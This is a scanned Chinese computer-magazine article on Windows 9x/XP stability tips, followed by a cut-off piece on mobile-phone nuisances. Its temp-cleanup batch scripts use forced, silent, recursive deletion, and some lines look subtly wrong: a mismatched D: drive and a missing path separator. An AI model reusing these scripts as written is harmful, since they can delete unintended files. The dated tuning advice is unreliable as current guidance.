实例1:电脑装上了最新的高速CPU，可系统速度不但没有提高，反而有时会出现键盘鼠标没有响应的问题，甚至还会死机。原因在哪里？原来，你还保留着那块老掉牙的8MB显卡，但你的CPU速度太快了，它疯狂地发送信息给显卡，但显卡根本就反应不过来，所以出现了类似死机的现象。把显卡升级后，故障解除。

实例2:一位客户使用的是GeForce MX显卡，电脑每次长时间使用后，都会莫名其妙地出现故障——键盘和鼠标完全失灵，屏幕出现蓝屏并死机。经查发现，原来电脑上的串口鼠标与显卡有冲突，因为串口鼠标连接在电脑的COM口上，采用的接口技术较老，而GeForce MX显卡与之配合时会抢用中断资源，从而造成硬件冲突，引发死机！换成PS/2鼠标后故障解决。

二、小心选用系统保健软件

我建议最好小心使用那些所谓的防崩溃、实时优化和管理内存的软件，比如:CrashGuard、First Aid等，因为它们本身可能并不会起到所宣称的作用，有时反而会给你的系统带来种种麻烦。我曾经安装过某著名软件公司出品的防崩溃软件，结果崩溃该出现还是出现，更让人难以忍受的是，Windows出现了一些莫名其妙的问题，而且在把它卸载后，竟然造成Windows无法启动！而一些所谓的内存优化和管理软件却是越优化内存，我的电脑就越慢，害得我不得不重启Windows。

实例1:和非法操作说再见——StayAlive

StayAlive小档案

软件版本:4.0.3.1　　软件大小:1263 KB
软件性质:共享软件　　适用平台:Windows 9x/2000/XP
下载地址:http://on165-http.skycn.net:8080/down/sa2k2tr.exe

StayAlive是一款防范应用程序出错导致系统非法操作或当机的防护工具，而且提供了程序出错时的数据保护功能。软件运行后会自动缩小在系统托盘中后台运行，正常情况下我们并不需要它来做什么，一旦程序出错，StayAlive就会自动拦截出错的软件，弹出“Error Caught”的提示对话框(见图1)，在对话框中可以看到出错的程序名称以及路径信息，点击“Details”按钮可查看详细的错误报告。这时有三种处理方法:点击“Recover”按钮，StayAlive会尝试使出错的应用程序恢复到运行状态，如果恢复成功，不仅可以避免出错的程序危及到系统的稳定，另一方面也可以有机会保存没有存盘的数据；点击“Close”按钮，StayAlive将立即结束程序进程，防止出错的程序影响系统的正常运行；点击“Ignore”按钮将忽略目前程序出现的错误，结果难以预料，不推荐选择。



图1

小提示

StayAlive还有一个非常实用的功能，可以监视硬盘分区剩余空间，当空间不足时，给予提醒。首先双击StayAlive在系统托盘中的图标，单击“Drives”，在右边选择要监视的磁盘分区，单击“Configure”按钮，然后选中“I Warn me when this drive is low on space”选项，在下面设置当剩余空间低于多少时开始提醒，建议设置为该分区大小的10%。

实例 2:内存清道夫—— RamCleaner

RamCleaner 小档案

软件版本:3.55　　软件大小:707 KB
软件性质:共享软件　　适用平台:Windows 9x/2000/XP
下载地址:http://www.benutec.com/dl/ramcln.exe

由于 Windows 本身在内存管理机制上存在着固有缺陷,经常是系统运行一段时间后就会出现速度减慢,当有较多程序同时运行时还有可能导致内存耗竭而死机,而 RamCleaner 可以及时清理内存碎片,释放已经关闭的程序所占用的内存,提供足够内存给新程序使用,根据软件作者称"最多可以提高 1 倍运行速度,并减少 95% 死机的可能"。

RamCleaner 运行后可单击"Hide"按钮使其缩小在系统托盘中后台运行,当感觉系统运行变慢或托盘图标中提示有"LO"字样时,右击托盘图标,选择"Clean Now"即可。当然,也可以让它自动对内存进行智能管理,右击该软件在系统托盘的图标,选择"Open RamCleaner"打开设置窗口,单击"Options"标签,选中并设置"Clean memory at interval (min)"值为"30",即每隔 30 分钟自动释放一次内存,下面的"Clean when memory is reached"用来设置当空闲内存低于指定值时自动释放内存,这需要根据你的物理内存大小进行设置,一般设置为物理内存的四分之一为宜(见图 2)。



图 2

小提示

除这两类工具外,还建议安装一套杀毒软件和网络防火墙,这样能预防因病毒破坏和网络攻击导致的系统死机和崩溃。

三、清除系统中的"寄生虫"

在操作系统中,也存在着许多类似于人体内的"寄生虫",它们往往是通过"寄生"在其它正常软件中,或在你访问网站时偷偷地安装在你的系统中。这类软件从技术上说,不是病毒,但它们对系统的危害却是不容忽视的。一方面这些"寄生虫"都是在后台一直运行的,会大量消耗系统资源,影响系统稳定运行,并且还会占用宝贵的网络资源,另一方面还可能会盗取你的个人信息。常见的"寄生虫"软件主要有三种:

1.Adware:也就是广告软件,许多著名的共享软件都是通过这种方式来获取收入的,但这些共享软件并未明确告诉大家这些广告软件的存在。

2.Spyware:间谍软件,它们有些类似于木马性质,很有可能会把你的系统机密发送给黑客,导致遭受黑客攻击或破坏。

3.拨号程序:这类程序非常危险,它可以在后台把你的拨号转为国际长途,产生高昂电话费用。

对付这些"寄生虫",可以使用一款叫做"Ad-Aware"的软件。运行后单击"Scan now"按钮,在"Select scan mode"下可以选择扫描模式(见图 3),一般选择默认的扫描模式"Perform smart system-scan"就行了,单击"Next"按钮便开始扫描了。扫描完毕后,单击"Next"按钮会显示出扫描到的所有"寄生虫"软件,对于这些东东,你尽管放心删除,最后单击"Next"按钮,就可以将它们清除出去了。




图 3

Ad-Aware小档案

软件版本:6.0 Build 181　　软件大小:1654 KB
软件性质:免费软件　　适用平台:Windows 9x/2000/XP
下载地址:http://tj-http.skycn.net:8181/down/aaw6181.exe

小提示

在"Select scan mode"下选中"Use custom scanning options"选项并单击"Customize"可以对软件扫描参数进行设置,例如是否扫描注册表以及要扫描的磁盘等。选中"Select drives\folders to scan"选项可以选择指定的磁盘分区进行扫描。

小资料

网上免费做体检

★http://www.pcflank.com/:提供全面的系统安全性检查,比如:Stealth Test(隐密性检查)、Browser Test(浏览器检查)、Trojans Test(木马检查)等。

★http://www.pestscan.com/:检查是否存在间谍软件和键盘记录软件。

★http://www.pandasoftware.com/activescan/:免费的病毒在线检查。

★ http://www.hackerwatch.org/probe/:端口检查。

四、清理垃圾

Windows 在运行过程中会囤积大量垃圾文件,并且无法自动进行清理,而它们不仅占用大量磁盘空间,而且还会拖慢系统。虽然网上有不少垃圾文件清理工具,但我个人认为没有必要使用,因为手动清理也不困难。

实例1：自动删除临时文件

1.Windows 9x/Me

把C:\Windows\Command\Deltree.exe文件拷贝到C:\目录下。再编辑C:\Autoexec.bat文件，在其中加入以下语句即可：

```
deltree  /y c:\windows\temp >nul
md  c:\windows\temp
```

2.Windows 2000/XP

先在C:\winnt中新建名为“cleansys.bat”的文件，用记事本打开并在其中输入以下内容：

```
@echo  off
del /f /q /s>nul "C:\Documents and Settings\用户名\Local Settings\temp\*.*"
```

（“用户名”请用实际名称代替）

```
rd /s /q>nul "C:\Documents and Settings\用户名\Local Settings\temp"
md >nul "D:\Documents and Settings\用户名\Local Settings\temp"
```

完成后点击“开始→运行”，输入“gpedit.msc”，回车后打开“组策略”，然后进入“计算机配置→Windows设置→脚本(启动/关闭)→关机”，单击“添加”按钮，然后找到刚才创建的cleansys.bat文件即可(见图4)。以后，每次关机时Windows便会自动执行这个批处理文件来删除临时文件夹中的文件。




图4

小提示

★临时文件夹的路径请根据实际设置来设定，可通过按下Win＋Break组合键打开“系统属性”窗口，进入“高级→环境变量”来查看系统中临时文件夹的实际路径。

★所写批处理中一定要包含删除后再重建临时文件夹的命令(最后一行)，否则在安装某些软件时，由于安装程序找不到系统临时文件夹，会出现“安装解压缩失败，可能是下载错误。请再次下载此文件或者与您的系统管理员联系”的错误提示。不过，此时如果再次执行安装程序，Windows也会自动重建临时文件夹，从而能够正常安装。

★如果将系统临时文件夹设置为其他路径，比如：E:\temp，那么应写为：

```
@echo  off
del E:\temp*.* /f /q /s>nul
rd E:\temp /s /q>nul
md E:\temp>nul
```

实例2：清除Internet临时文件

Step 1 打开IE，点击“工具→Internet选项”，在“常规”选项卡的“Internet临时文件”项下单击“删除文件”按钮，在弹出的对话框中勾选“删除所有脱机内容”，然后单击“确定”按钮（见图5）。




图5

Step 2 如果你是宽带上网，可单击“设置”按钮，拉动“使用的磁盘空间”的滑块，将其设置为1MB，因为本来Internet临时文件夹中保存的文件经常都是1KB左右的小文件，所以1MB已经足矣。而Windows默认的设置会达到上百MB，甚至几百MB，这样该文件夹中的文件常常会有好几万个，不仅浪费空间，而且因为文件数量众多，读写频率，很容易产生磁盘碎片，影响系统性能。当然，如果你还在使用拨号上网，那么可将所占用磁盘空间扩大一些，比如：30MB左右。

Step 3 单击“历史记录”项中的“清除历史记录”按钮，完成后，请将“网页保存在历史记录中的天数”设置为1天，最多也不要超过5天。

实例3:让Windows 2000/XP定时清理磁盘

Step 1 在桌面创建一个快捷方式，在“请键入项目的位置”处输入“cleanmgr /sagerun:50”，单击“下一步”按钮，并为其输入一个名字，比如：“大扫除”，然后单击“完成”按钮。

小提示

★sageset后面可接0到65535的任意数字，数字代表不同的清理项方案。

★在Windows所有版本中都可以通过“开始→运行”中输入“CLEANMGR.EXE”启动Windows自带的“磁盘清理”工具，不过它的清理工作并不彻底。

Step 2 点击“开始→设置→控制面板→任务计划”，将刚才创建的“大扫除”快捷方式拖进这个窗口，这样便完成了大扫除任务的添加。

Step 3 双击该任务打开其属性窗口并进入“日程安排”选项卡，然



图6


后按照如图6所示将其安排为每周的星期日23点自动进行，单击"确定"按钮，在弹出的"设置帐户信息"中输入当前用户的系统登录密码即可。

小资料

专家的PC维护日程表	
每天	升级病毒库、备份当天工作文档
每周	全面查杀一次病毒、分时段对每个分区进行两次磁盘碎片整理、使用Ad-Aware全面扫描、全面备份个人文档、清理磁盘
每月	检查常用软件是否升级、检查是否有硬件驱动升级
每年	全面清理电脑中的灰尘、删除已经无用的旧文件及垃圾文件、将重要文件备份到光盘中

五、请给显卡减减负


图7 建议将这里的勾选全部去掉，当然这样系统会变得有点难看。


图8 Windows XP直接在"系统属性→高级→性能→设置"中提供了取消视觉特效，追求最佳性能的选择。

根据我多年的经验，几乎所有的电脑死机故障，比如：鼠标和键盘停止响应，都是由显示问题引起的，整个电脑系统就像一条流水线，每个配件都是各负其责的工人，而显卡是其中工作非常繁重的一个，因为所有菜单显示、屏幕滚动、窗口动画、输入字符、鼠标移动都需要通过显卡反映到显示器屏幕上。如果显卡本身存在质量问题，或显卡驱动有问题，或显卡速度比较慢，那么相当于这个工人生病或受伤了，很可能无法正常完成系统递交过来的工作，或因为工作量超出了其能够承受的范围，使得它处于疲于奔命的混乱状态，从而造成一连串的操作阻塞在这里，无法继续，这时就产生了死机。

芝麻开门

举个形象的例子：当你输入文字时，在按下键盘某个按键后，这个信息便通过中断传递给CPU，CPU会向显卡下达指令，让其在屏幕上显示相应字符，显卡完成显示工作后，会向CPU报告："OK，我已经处理完成，你现在可以继续下达指令！"，于是CPU会通知键盘让它把下一次击键信号传送过来，并再次传递给显卡，让其继续显示。但如果显卡任务过多而无法处理，便不能正常向CPU报告工作已完成，于是CPU也不会通知键盘，而键盘则会以为CPU正在处理其他工作，还没轮到自己，也就不再将按键信号传递给CPU，这样无论你怎样按键盘都不会有反应，我们常说的死机便出现了。

因此，如果希望自己的电脑更高效，并保持健康，那么就要坚决抵制那些华而不实、仅仅为了愉悦眼睛的系统美化软件，因为效果越是酷炫，越是消耗显卡和系统资源。同时，系统本身自带的那些特效最好也不要用（见图7、图8）。

实例：Windows 9x排障绝招

对于Windows 9x来说，降低显卡的硬件加速会解决不少死机问题。在桌面上单击鼠标右键，选择"属性"，单击"高级"按钮，打开"疑难解答"选项卡，适当降低"硬件加速"滑块设置，每降低一级检查一下系统是否正常。如果问题解决了，那么应该考虑更新显卡驱动或是直接更换新的显卡。

小提示

另外，在"显示属性"的"设置"选项卡下还有一个"颜色"设置，建议选择"增强色(16位)"，而不是"增强色(32位)"。

六、用好"系统文件检查器"

如果你使用的是Windows 98，那么建议现在就用"系统文件检查器"全面扫描一下系统，确认没有重要的系统文件丢失或损坏。点击"开始→运行"，输入"SFC"并回车，选择"扫描改动过的文件"选项，单击"开始"按钮进行扫描，当检查到某个系统文件已损坏时，系统会弹出提示窗口，选择"还原文件"后单击"确定"按钮即可恢复被替换的系统文件。

小提示

★不过，Windows 98的"系统文件检查器"有时也会提供一些错误的文件被覆盖的信息，这时，只能根据经验来判断该信息是否正确。

★我强烈建议单击"设置"按钮，在打开的窗口中选中"还原之前一定要备份"，这样即使恢复错误，也有机会利用备份进行还原。

实例：防止"系统文件检查器"做错事

1.恢复系统文件后出现"Windows Protection Error"

如果你使用"系统文件检查器"从Windows 98安装光盘中恢复某些系统文件，比如：User.exe、Gdi.exe、Setupx.dll、Krnl386.exe等，由于这些文件在安装光盘中有两个版本（分别位于mini.cab、mini1.cab、Win98_31.cab、Win98_47.cab等压缩包中），因此"系统文件检查器"很

可能错误地从mini.cab和mini1.cab这两个压缩包(它们中的文件的主要作用是在安装Windows 98时实现最小化的系统启动)中恢复版本不符的相应文件，从而造成Windows 98无法启动，或在启动时显示“Windows Protection Error”。这一错误的原因是：“系统文件检查器”的数据文件“Default.sfc”中关于这些系统文件的源文件位置信息有误。

(1)因此在恢复上述文件时应在“从安装软盘提取一个文件”项中输入文件名，比如：User.exe，接着单击“开始”按钮，在出现的“提取文件”窗口中的“还原自”后输入压缩包路径，比如：D:\Win98_47.cab(见图9)。



图9

(2)如果不慎错误地恢复了上述文件，造成系统无法启动，需要用Windows 98启动盘启动系统(选择带光盘启动，假设光盘盘符为D)，然后使用“extract drive:\cabs\file /L drive:\windows\path”来提取正确的系统文件。比如：User.exe，那么应输入“extract D:\Win98_47.cab\User.exe /L C:\windows\system”。

小提示

如果在“系统文件检查器”中设置了“还原之前一定要备份”，那么可以直接在DOS中使用“Windows\Helpdesk\SFC”文件夹中的备份进行还原。

2.避免“系统文件检查器”的糊涂判断

“系统文件检查器”的最大问题是，不能分辨损坏文件和已升级文件，如果通过Windows Update将某些系统文件升级到了最新版本，比如：IE等，而“系统文件检查器”由于只能识别这些文件发生了改变，于是就会告诉你它们有可能损坏，如果接受建议并用Windows 98安装光盘中的文件还原这些文件，那么问题也会接踵而来，比如：在打开某个程序时系统会报错，并且无法运行。

因此，最好在系统运行正常的时候，定期使用“系统文件检查器”进行扫描，在出现文件有可能损坏的报告时，先通过微软的DLL文件数据库(http://support.microsoft.com/servicedesks/fileversion/dllinfo.asp)来校验文件的版本及相关信息，如果证明没问题，那么就选择“更新验证信息”，同时将该文件名记录下来，以备出现问题时再还原回去。

另外，千万不要用“系统文件检查器”来还原vmm32.vxd文件，因为该文件包含有在安装Windows时创建的一些驱动程序，而Windows安装光盘中的vmm32.vxd中则是完全空白的，没有任何驱动程序，如果用它还原，那么很可能会造成一些潜在、不易排查的系统故障。

七、磁盘碎片整理非常重要

1.每周都要整理磁盘

如果你的硬盘使用的是FAT32文件系统，那么最好不要让碎片率超过2%，如果是NTFS文件系统，也要将其控制在3～5%。

小提示

Windows自带的磁盘碎片整理工具从Windows 98开始就不再提供碎片率显示，并且性能和功能也不太让人满意，因此推荐使用Norton Speed Disk、PerfectDisk或O&O Defrag等第三方软件。

我的建议是，每周对主分区进行一次或两次碎片整理。我使用的是O&O Defrag，并且设置在周一和周四自动在晚上整理C盘，E盘则在周二和周五，F盘为周三和周六(见图10)。而周日是O&O Defrag的休息日，这一天Norton Antivirus被设置为自动查毒。




图10 根据国外一家著名网站对几款流行的磁盘整理软件的横向测试，O&O Defrag表现最为突出，经其整理后，Windows启动速度加快15秒，剩余碎片率最低，整理速度也很快。而其功能也非常吸引人：智能的无干预自动整理；计划任务；提供多种整理模式等。

O&O Defrag小档案

软件版本：6.0 Build 710专业版　　软件大小：6978KB
软件性质：共享软件　　适用平台：Windows 98/Me/2000/XP
下载地址：http://xjnt.onlinedown.net/soft/22287.htm

你知道吗？

我该选择哪种整理模式？

O&O Defrag提供了五种磁盘碎片整理模式，那么它们有什么特点，又该如何选择呢？

1	模式	STEALTH
	特点	速度最快，系统资源占用最少，对于文件数量巨大、可用内存和磁盘空间少的电脑特别适用。
	适用	文件服务器、工作站等各种用途的电脑，特别是硬盘大于1TB、文件数量大于250000的电脑，同时建议用于每周的常规维护。
2	模式	SPACE
	特点	速度较快，系统资源占用少（对剩余磁盘空间要求略高于STEALTH），能够整理所有碎片文件并将它们重置到合适的位置。
	适用	建议用于初始整理从未整理过的磁盘及每周的常规维护，特别适合硬盘大于100GB，文件数量超过100000的电脑。
3	模式	COMPLETE/Access
	特点	速度慢于前两种模式，需要有较高的内存、磁盘资源支持，除整理碎片外，能根据文件读取状况重新排列文件结构，从而增强系统的文件读取性能。
	适用	适用于文件读取频繁的文件服务器或工作站。

4	模式	COMPLETE/Modified
	特点	速度较慢，同样需要较高内存、磁盘资源支持，除整理碎片外，还能根据文件改写日期重新排列文件结构。
	适用	适用于文件改写频率的数据服务器或工作站。
5	模式	COMPLETE/Name
	特点	速度及资源占用同前两者，除整理碎片外，还能按照字母顺序重新排列文件结构。
	适用	适用文件很少经常变化的个人电脑，最好用它对系统分区进行整理（因为Windows启动时会按照文件的字母顺序依次载入文件）。对于普通用户建议两个月使用一次COMPLETE/Name，其他时间都使用STEALTH和SPACE模式。

2.磁盘整理私房秘技

(1)为临时文件夹(Temp、Internet临时文件夹等)单独设置一个分区:因为它们具有包含文件数量众多，但体积都很小，同时读写非常频繁等特点，而这些特点往往会不断产生大量磁盘碎片，并且磁盘碎片具有“传染性”，如果某个磁盘存在较多碎片，那么该磁盘会被迅速传染，碎片率提升速度很快。

(2)大文件需要更多磁盘空间:如果你的电脑中有不少超大文件，那么需要保证其所在磁盘至少有5%的磁盘剩余空间，因为为了数据安全，磁盘整理工具一般会先创建要整理文件的副本，然后对其进行整理，完成后再用这个整理过的副本替换掉原文件。同时，更多的剩余空间会大大加快整理速度。

(3)整理过程中不要大量移动文件:磁盘整理工具常常会在整理前根据文件使用频率来计算出其在磁盘的最佳位置，如果此时你进行了文件复制、移动或删除，那么这个计算就得重新开始，造成整理时间过长。

八、网络——不稳定因素的“后门”

从1月8日开始，很多用户发现Windows右键菜单弹出速度异乎寻常的慢，而且Office软件启动速度也如龟速。这些用户有一个共同点，就是安装了杀毒软件Norton Antivirus 2003(以下简称NAV2003)。原来，这是由于安装在Windows中的一个Verisign公司的证书于2004年1月8日过期。当依靠这个证书来建立安全连接的应用程序(如NAV 2003)启动时，发现这个证书过期了，就会去不停地访问http://crl.Verisign.com(Verisign的证书撤销服务器)，从而导致系统变慢而且不稳定。

目前，VeriSign公司已经在主页上发布一则解释(http://www.verisign.com/corporate/news/2004/pr_20040109.html?sl=070807)。一旦电脑访问这个网址与VeriSign服务器建立连接，你的浏览器就会自动下载和安装更新版的证书撤销清单(CRL)，从而解决问题。如果你没能自动获取证书撤销清单，那么可到https://getca.verisign.com/进行下载和安装。

现在，如果系统出现不稳定的情况，在分析Windows内部时，也不要忘记了网络问题，比如去年曾疯狂肆虐的冲击波病毒，不会感染可执行文件，而是完全寄生在网络上，却会给系统带来各种形式的不稳定。这个因证书引起的故障也是如此，如果你的电脑安装了网络防火墙，就会发现Windows在不停地访问crl.Verisign.com这个网址，源头找到了，解决问题也就比较容易了。

名词解释

❶ 数字证书

数字证书实际是一串很长的数字编码，包含有客户的基本信息及CA的签字，通常保存在电脑硬盘或IC卡中，由CA认证中心签发，用来防止信息传递过程中被截取和篡改。CA (Certification Authority)是认证机构的国际通称，它是对数字证书的申请者发放、管理、取消数字证书的机构。CA的作用是检查证书持有者身份的合法性，并签发证书(用数学方法在证书上签字)，以防证书被伪造或篡改。前面提到的Verisign公司就是世界上最著名的认证机构。

九、请电脑诊断大师全面体检

著名的SiSoftware Sandra是一款优秀的硬件检测工具，通过它可以全面了解自己电脑各部件的信息与性能。不过可能许多朋友还不知道它具有电脑健康诊断与性能调整建议功能吧！安装并运行该软件，双击“性能调整向导”，接着在弹出窗口中单击红色”→“按钮，然后在“发送”窗口中选择“显示在屏幕上”并单击红色”→“按钮，软件开始对系统所有硬件进行扫描，整个过程大约要用10分钟左右时间，完成后，请仔细查看其中标明有“警告”、“错误”、“提示”的项目，并且一一双击打开相关调整技巧。虽然其内容为英文，但只要借助”金山词霸“理解应该没有问题(见图11)。




图11　软件检查出来的不少问题，一般情况下很难发现，比如：硬盘默认使用了降噪功能，从而影响了性能，建议使用厂商的软件关闭该功能等。

SiSoftware Sandra小档案

软件版本：2004.10.9.89　软件大小：7678KB
软件性质：共享软件　适用平台：Windows 9x/Me/2000/XP
下载地址：http://www.onlinedown.net/soft/10383.htm
汉化补丁：http://www.onlinedown.net/soft/20733.htm

十、写在工作日志边上

除了上面那些技巧，最后我再为各种读者奉献一些不

错的TIPS，它们全面来自于我的工作日志的边边角角，都是在为客户解决问题时随手记下的。

1.不要关闭系统还原：对于大部分普通用户，Windows XP/Me的系统还原功能还是非常实用的，它不需要额外安装，使用方便。至于空间占用问题，我想对于现在的硬盘容量来说，系统的稳定工作比空间更重要。另外你可以使用一个折衷的方案：关闭其它分区的系统还原功能，仅保存系统分区的系统还原功能。

右击“我的电脑”打开属性，单击“系统还原”标签，如果已经禁用了系统还原功能，请去掉“在所有驱动器上关闭系统还原”选项前的对号标志，然后分别选择系统分区外的其它分区，单击“设置”按钮，选中“关闭这个驱动器上的系统还原”选项即可。

2.拒绝便宜货：不要使用那些不知名的廉价主板和显卡。我曾有过一个经验，大家都说Winmodem(俗称“软猫”)不好，因为它会占用较多系统资源，甚至会引发一些系统问题，网络速度也不好。但有一次我在不知情的情况下买了一只“软猫”，令人惊奇的是，它竟然是我用过的最好的一个Modem。你知道为什么吗？因为它是由美国著名的U.S. Robotics公司生产的！所以我认为，当你买了最好的，那么你就得到了最好的。

3.全新安装还是升级安装：一般来说，纯净安装操作系统(格式化分区再进行安装)是比较理想的状态，它可以避免一些未知问题，这比在旧的操作系统上面“覆盖”或“升级”效果要好。但这不是绝对的，如果要安装Windows Me，纯净安装的效果就不如在一个健康的Windows 98上升级，因为很多硬件设备没有为Windows Me编写专用的驱动程序，而升级安装则会继承Windows 98的驱动程序，从而保证系统稳定。假如你打算用Windows XP替换Windows 98，就没有必要升级安装了，因为Windows XP的改变太多了，几乎完全替换了Windows 98的代码，升级安装与纯净安装已经没有什么区别了。

如果你为了提高系统性能而安装系统，那么纯净安装应该是你的选择。

4.定期检查注册表：对于Windows 98/Me，建议定期在DOS或“开始→运行”中使用“SCANREG /OPT /FIX”命令来检查、优化、修复注册表。我个人会每周使用Norton WinDoctor(Norton Utilities和Norton System Works中的一个组件)来检查并修复注册表。另外，对于Windows 2000/XP，可以考虑使用NTREGOPT来对注册表进行压缩和优化(下载地址：http://home.t-online.de/home/lars.hederer/erunt/ntregopt.zip)。

5.不必一定升级到DirectX 9：从使用经验来看，微软最新的DirectX 9在稳定性和兼容性上并不及DirectX 8.1，有时会导致系统不稳定。目前大部分用户的显卡并不支持DirectX 9，因此如果你的显卡不支持的话，不建议升级到DirectX 9。另外，有些以前出品的游戏还可能会由于它而无法运行。

小提示

如果已经安装了DirectX 9.0，并且因此而出现了问题，那么可以使用“DirectX随意卸”(下载地址：http://www.skycn.com/soft/8568.html)等软件卸载后再安装8.1版本。

6.Windows 2000/XP：如果你的电脑符合Windows 2000/XP硬件配置要求，那么请赶快放弃Windows 98/Me吧！我的电脑安装的是Windows 2000，到现在已经有一年没有重装过了，而且还安装有上百个软件和游戏(当然还有数不清的已经被卸载的软件)。而Windows 98/Me要想达到Windows 2000/XP的稳定性，惟一的诀窍就是尽量少装软件！

7.定期扫描磁盘：建议一个月扫描一次磁盘，Windows 98/Me中在“开始→运行”中输入“ScanDisk”，而且Windows 2000/XP则直接输入“ChkDsk”。

▶▶▶ 火速链接

可能很少有人会注意到可怕的蓝屏也许是磁盘错误造成的，比如：“Stop 0x00000024 or NTFS_FILE_SYSTEM”、“Stop 0x0000002E or DATA_BUS_ERROR”、“Stop 0x00000050 or PAGE_FAULT_IN_NONPAGED_AREA”、“Stop 0x0000007A or KERNEL_DATA_INPAGE_ERROR”以及“UNMOUNTABLE_BOOT_VOLUME”等蓝屏停止信息都有可能与磁盘错误有关，而用Windows 2000/XP启动光盘进入“恢复控制台”，然后使用“CHKDSK /R”命令很有可能会解决以上大问题。《电脑爱好者》2003年第22期《解读蓝色生死恋——Windows 2000/XP蓝屏深入探秘》一文对蓝屏故障进行了详细的剖析和典型案例解决。

8.设置为网络服务器：对于Windows 98/Me来说，只要内存不少于32MB，那么都应该将文件系统设置为“网络服务器”，而文件系统的设置主要用来告诉Windows如何控制磁盘运行和系统缓存。默认的“台式机”模式是为1995年而设计的(那时很少有人拥有32MB内存)。当然，这个设置可能对一些人没有什么作用，但对某些电脑的性能提升还是非常显著的。设置方法为：右击“我的电脑”，选择“属性→性能→文件系统→此计算机的主要用途”。

9.没问题就不要乱动：如果你的电脑运行良好，那么就不要轻易去动它，比如：修改注册表、删除一些根本不知道是什么的文件等。而对于主分区，我建议最少也要保持有200MB(或该分区的10%)的剩余空间。同时，C盘根目录的文件及文件夹总和不要超过225个。

10.清除无用的网络服务和协议：许多启动和关机慢的故障是由无用的网络服务和协议引起的，请将它们卸载掉。

11.不用USB就将其禁用吧：如果你不使用任何USB设备，最好在CMOS或“设备管理器”中禁用掉相应选项，这样起码可以使启动时桌面的沙漏少显示10秒钟。

12.不要“等待”：Windows提供的“等待”(关机菜单中)功能在许多电脑中都不能正常工作，因此最好根本就不去用它。 CF [ZT01]



手机还是手雷？

搜索关键词:短信退订　冯小刚　做人要厚道　短信综合症

前一阵子网上有关贺岁片《手机》以及手机这种通讯工具所引发的人与人之间的信任危机的讨论异常火爆。《手机》中有一句经典台词:“手机里到底藏了多少不可告人的东西？再这样闹下去，早晚有一天，手机会变成手雷！”小渔接下来要讨论的不是“手机难以承载的谎言丑事”，而是手机带给我们的一些麻烦以及应对方法。

手机被偷

小渔跟很多朋友一样，掉了N个手机了。小渔不知道如何让你的手机不被偷，但小渔有办法让被偷的手机只是小偷手中的“废品”。每个手机都有一个惟一的序列号，在手机中键入*#06#，手机屏幕上出现的15位数字串就是。将这个号码记下来，当有天不幸发生在你身上时，将此号码告之你的服务商，即可将该手机锁住，这样即使别人将你手机的SIM卡换掉，手机同样不能使用，只能做个摆设或闹钟了^_^。我们的原则是:我不能得到的东西，坏人也妄想得到！

短信过度

“拇指一族”可要注意了，跟抽烟、酗酒一样，如果每天长时间地发送短信，你也有可能变成“瘾君子”哦！短信过度带来的直接危害是手臂麻木、视力下降，更深远的危害则会影响人的心理健康，导致多疑、紧张等情绪，如没有短消息时，总怀疑自己的手机出了问题等。小渔提醒大家，每天用于发送短信的时间最好不要超过15分钟！这可是专家研究的结果哦！

既然手机已成为大家不可或缺的交流工具，多花点时间去了解它对我们大有裨益，平时多访问一下服务商的主页，经常打热线咨询一下遇到的问题，你将会获得很多有用的信息。

遭遇短信退订梦魇

网上的短信陷阱不少，很多收费、免费的注册服务都需要提供手机号码，甚至有些短信服务商不请自来地从某天开始向你发送收费短信，让你“强制消费”。久而久之，也许你都忘记曾经在哪预订过什么短信服务了。当月底看到令人瞠目结舌的话费清单时，不用怀疑，你一定是中招了。关键的问题是:你根本不知道如何退订这些莫名其妙的短信服务。小渔教你一招:发送00000到该服务商的服务代码即可取消所有服务。

如果觉得不够，那再教你四招，保证“请神容易送神不难”。

①通用退订方法

